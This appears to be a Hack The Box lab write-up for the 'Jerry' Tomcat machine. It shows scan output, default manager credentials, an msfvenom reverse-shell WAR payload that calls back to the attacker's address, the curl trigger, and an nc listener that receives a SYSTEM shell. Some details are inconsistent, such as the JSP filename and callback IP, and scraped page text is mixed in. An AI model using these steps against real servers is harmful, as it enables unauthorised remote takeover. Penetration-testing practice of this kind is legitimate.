Jerry HTB Writeup(Apache Tomcat Coyote)Server

Nmap 7.93 scan initiated Sat Feb 8 03:50:13 2025 as: nmap -sT -p- --min-rate 10000 -oN tcp.txt 10.10.10.95

Nmap scan report for 10.10.10.95

Host is up (0.30s latency).

Not shown: 65534 filtered tcp ports (no-response)

PORT   STATE SERVICE

8080/tcp open http-proxy

Nmap done at Sat Feb 8 03:51:08 2025 -- 1 IP address (1 host up) scanned in 55.88 seconds

Nmap 7.93 scan initiated Sat Feb 8 03:56:09 2025 as: nmap -sC -sV -p 8080 -O -oN detail.txt 10.10.10.95

Nmap scan report for 10.10.10.95

Host is up (0.30s latency).

PORT   STATE SERVICE VERSION

8080/tcp open http   Apache Tomcat/Coyote JSP engine 1.1

|_http-server-header: Apache-Coyote/1.1

|_http-favicon: Apache Tomcat

|_http-title: Apache Tomcat/7.0.88


Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)

No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Sat Feb 8 03:56:38 2025 -- 1 IP address (1 host up) scanned in 29.98 seconds



http://10.10.10.95:8080/

There is a manager app present in the main page use it. There is a place for uploading WAR file so by using reverse shell code for that we can connect to the victim

nikto -h 10.10.10.95 -p 8080

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]

└─# nikto -h 10.10.10.95 -p 8080

- Nikto v2.5.0

+ Target IP: 10.10.10.95

+ Target Hostname: 10.10.10.95

+ Target Port: 8080

+ Start Time: 2025-02-08 08:35:00 (GMT-5)

+ Server: Apache-Coyote/1.1

+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon

+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .

+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.

+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.

+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.

+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.

+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104

+ /manager/html: Default account found for 'Tomcat Manager Application' at (ID 'tomcat', PW 's3cret'). Apache Tomcat. See: CWE-16

+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.

Now to create a war file with reverse shell code

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=9002 -f war > rev_shell-9002.war

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]

└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=9002 -f war > rev_shell-9002.war

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 324 bytes

Final size of war file: 52283 bytes

You will also need to know the name of the jsp page to activate it with curl.

jar -ft rev_shell-9002.war

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]

└─# jar -ft rev_shell-9002.war

META-INF/

META-INF/MANIFEST.MF

WEB-INF/

WEB-INF/web.xml

jlxdxoryific.jsp

curl http://10.10.10.95:8080/rev_shell-9002/ppaejmsg.jsp

root@kali# curl http://10.10.10.95:8080/rev_shell-9002/ppaejmsg.jsp

nc -lnvp 9002

root@kali# nc -lnvp 9002

listening on [any] 9002 ...

connect to [10.10.15.83] from (UNKNOWN) [10.10.10.95] 49193


Microsoft Windows [Version 6.3.9600]

(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami

whoami

nt authority\system



/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/rev_shell-9002	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.
Deploy


Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10.10.95



Home Documentation Configuration Examples Wiki Mailing Lists Find Help


Apache Tomcat/7.0.88

```
root@kali: /home/kali/Desktop/New Folder/jerry
File Actions Edit View Help
root@kali: /home/kali/Desktop/New Folder/jerry × root@kali: /home/kali/Desktop/New Folder/jerry ×
┌──(kali㉿kali)-[~/Desktop/New Folder/jerry]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=9002 -f war > rev_shell-9002.war

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of war file: 52283 bytes

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]
└─# jar -ft rev_shell-9002.war
META-INF/
META-INF/MANIFEST.MF
WEB-INF/
WEB-INF/web.xml
jlxdxoryific.jsp

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]
└─# curl http://10.10.10.95:8080/rev_shell-9002/jlxdxoryific.jsp
```

Release Notes
Changelog
Migration Guide
Security Notices

Developers may be interested in:
Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

tomcat-dev
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages



Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/7.0.88

```
root@kali: /home/kali/Desktop/New Folder/jerry
File Actions Edit View Help
root@kali: /home/kali/Desktop/New Folder/jerry × root@kali: /home/kali/Desktop/New Folder/jerry ×
┌──(kali㉿kali)-[~/Desktop/New Folder/jerry]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop/New Folder/jerry]
└─# nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.95] 49193
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\apache-tomcat-7.0.88>dir
```

Release Notes
Changelog
Migration Guide
Security Notices

Developers may be interested in:
Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

tomcat-dev
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages